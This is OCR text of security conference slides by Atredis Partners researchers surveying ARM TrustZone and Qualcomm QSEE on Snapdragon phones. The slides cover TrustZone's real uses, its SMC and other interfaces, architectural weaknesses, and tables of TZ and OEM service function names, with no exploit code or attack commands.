
An Infestation of Dragons

Exploring Vulnerabilities in the ARM TrustZone Architecture



A story of Research:

@m0nk_dot

@natronkeltner

@afrocheese

Who Are We

- Josh Thomas
  - @m0nk_dot / josh@atredis.com
  - Partner @ Atredis Partners
- Charles Holmes
  - @afrocheese / charles@atredis.com
  - Principal Research Consultant
- Atredis Partners, www.atredis.com
  - Focused and targeted security firm
  - Specializing in advanced hardware and software assessments

TrustZone In Theory

- Heavily promoted as the "be all, end all" solution for mobile security

- Marketing promises easy BYOD, secure pin entry, and protection against APT [1]


- In theory, an isolated processing core with isolated memory. Cannot be influenced by the outside and runs with privileged access.

- Allows you to have secure processing in the “Secure World” that the “Normal World” can’t influence or even be aware of.

- Who wouldn’t want a technology where sensitive processing can be offloaded to protect information from malware?

[1] http://www.arm.com/products/processors/technologies/trustzone/index.php

TrustZone Architecture





From: http://www.arm.com/images/TrustZone_Software_Architecture.jpg


What I wish TZ was


- A secure chip that allowed you to write software to offload functionality that you'd really hate for malware to see, without it impacting other people using the same magic box
  - Banking app logins,
  - voice crypto,
  - 2 factor auth key material,
  - passwords,
  - et cetera


What TZ really is



























No but really, what's it used for?

- DRM (Widevine, HDCP)
- Qfuses
  - Secure, immutable key storage
  - Hardware configuration (Secure boot settings, JTAG configuration, device identifiers)
- OEM-specific functionality
  - Boot loader unlock (see Dan Rosenberg's talk from Black Hat 2014)
  - SIM unlock
- Kernel integrity monitoring / measurement (Samsung Knox)
- Not the things you want to hide from malware, but the things Someone Important wants to hide from the user (e.g. carrier locks, MPAA, etc).

What is a SnapDragon?



- System on a Chip
- Executes QSEE (Qualcomm's Secure Execution Environment)
- ARM buses that may be cool to look at one day: AMBA: AXI, APB, etc
    - How is device authentication performed?

Who runs QSEE?

- Android
  - Samsung Galaxy S3, Moto X, Sony Xperia Z, HTC One (M7) and HTC One XL, Nexus 5, LG G2, …

- BlackBerry
  - Q30, Z10, …
- Windows Phone
  - Lumia 830, …

Interfaces

- SMC [Secure Monitor Call] interface (has had the most public research)
- Interrupts
- Shared Memory
- Peripherals

TZ Architecture Problems

- You can think of TZ as a kernel to your kernel
- Concepts learned in, for example, IOCTL related interfaces are not present.
- No ASLR, DEP
- TrustZone image stored unencrypted
- Physical memory pointers everywhere
- Multiple models for protecting internal TZ memory, service availability

TZ Protections

- Each function individually validates input on invocation
    - Some OEMs use Qualcomm's validation
    - Some write custom validation
    - Some use a combination of custom and Qualcomm's validation
- Qualcomm does not universally block access to any of their functions even when no longer needed
    - HTC implements an access bit mask that is used to disable functions

Service availability

- Behind TZ SMC calls are individual “services” that implement functionality to be exposed to the normal world
- These are registered within TZ, so they can be programmatically identified

MSM 8974 ❖ MSM 8960 ❖ Both

tzbsp_set_boot_addr	tzbsp_resource_config	tzbsp_write_mss_qdsp6_nmi
tzbsp_milestone_set	tzbsp_is_service_available	tzbsp_memprot_map2
tzbsp_cpu_config	tzbsp_get_diag	tzbsp_memprot_unmap2
tzbsp_cpu_config_query	tzbsp_fver_get_version	tzbsp_memprot_tlbinval
tzbsp_wdt_disable	tzbsp_ssd_decrypt_img_ns	tzbsp_xpu_config_violation_err_fatal
tzbsp_wdt_trigger	ks_ns_encrypt_keystore_ns	tzbsp_xpu_disable_mmss_qrib
config_hw_for_offline_ram_dump	tzbsp_ssd_protect_keystore_ns	tzbsp_dcvs_create_group
tzbsp_video_set_state	tzbsp_ssd_parse_md_ns	tzbsp_dcvs_register_core
tzbsp_pil_init_image_ns	tzbsp_ssd_decrypt_img_frag_ns	tzbsp_dcvs_set_alg_params
tzbsp_pil_mem_area	tzbsp_ssd_decrypt_elf_seg_frag_ns	tzbsp_dcvs_init
tzbsp_pil_auth_reset_ns	tz_blow_sw_fuse	tzbsp_graphics_dcvs_init
tzbsp_pil_unlock_area	tz_is_sw_fuse_blown	tzbsp_nfdbg_config
tzbsp_pil_is_subsystem_supported	tzbsp_qfprom_write_row	tzbsp_nfdbg_ctx_size
tzbsp_pil_is_subsystem_mandated	tzbsp_qfprom_write_multiple_rows	tzbsp_nfdbg_is_int_ok
tzbsp_write_lpass_qdsp6_nmi	tzbsp_qfprom_read_row	tzbsp_ocmem_lock_region
tzbsp_set_cpu_ctx_buf	tzbsp_qfprom_rollback_write_row	tzbsp_ocmem_unlock_region
tzbsp_set_l1_dump_buf	tzbsp_prng_getdata_syscall	tzbsp_ocmem_enable_mem_dump
tzbsp_query_l1_dump_buf_size	tzbsp_mpu_protect_memory	tzbsp_ocmem_disable_mem_dump
tzbsp_set_l2_dump_buf	tzbsp_sec_cfg_restore	tzbsp_es_save_partition_hash
tzbsp_query_l2_dump_buf_size	tzbsp_smmu_get_pt_size	tzbsp_es_is_activated
tzbsp_set_ocmem_dump_buf	tzbsp_smmu_set_pt_mem	tzbsp_exec_smc_ext
tzbsp_query_ocmem_dump_buf_size	tzbsp_video_set_va_ranges	tzbsp_exec_smc
tzbsp_security_allows_mem_dump	tzbsp_vmidmt_set_memtype	tzbsp_tzos_smc
tzbsp_smmu_fault_regs_dump	tzbsp_memprot_lock2	

OEM Services

Moto X	HTC One M7 / XL			
motorola_tzbsp_ns_service	tzbsp_oem_do_something	tzbsp_oem_enc	tzbsp_oem_get_rand	tzbsp_oem_log_operator
Xperia Z	tzbsp_oem_hash	tzbsp_oem_set_simlock_retry	tzbsp_oem_get_security_level	tzbsp_oem_verify_bootloader
tzbsp_oem_do_something	tzbsp_oem_aes	tzbsp_oem_set_simlock	tzbsp_oem_update_simlock	tzbsp_oem_simlock_magic
tzbsp_oem_s1_cmd	tzbsp_oem_read_mem	tzbsp_oem_set_ddr_mpu	tzbsp_oem_update_smem	tzbsp_oem_emmc_write_prot
	tzbsp_oem_write_mem	tzbsp_oem_set_gpio_owner	tzbsp_oem_read_simlock	tzbsp_oem_access_item
	tzbsp_oem_disable_svc	tzbsp_oem_read_simlock_mask	tzbsp_oem_memcpy	tzbsp_oem_3rd_party_syscall
	tzbsp_oem_query_key	tzbsp_oem_simlock_unlock	tzbsp_oem_memprot	tzbsp_oem_key_ladder

TZ Internal Segmentation

- Oh, and to top it all off:

- One giant box. A mistake by any individual player impacts everyone!
  - Players: QC, Discretix, every OEM, Netflix?, etc.

In summary…

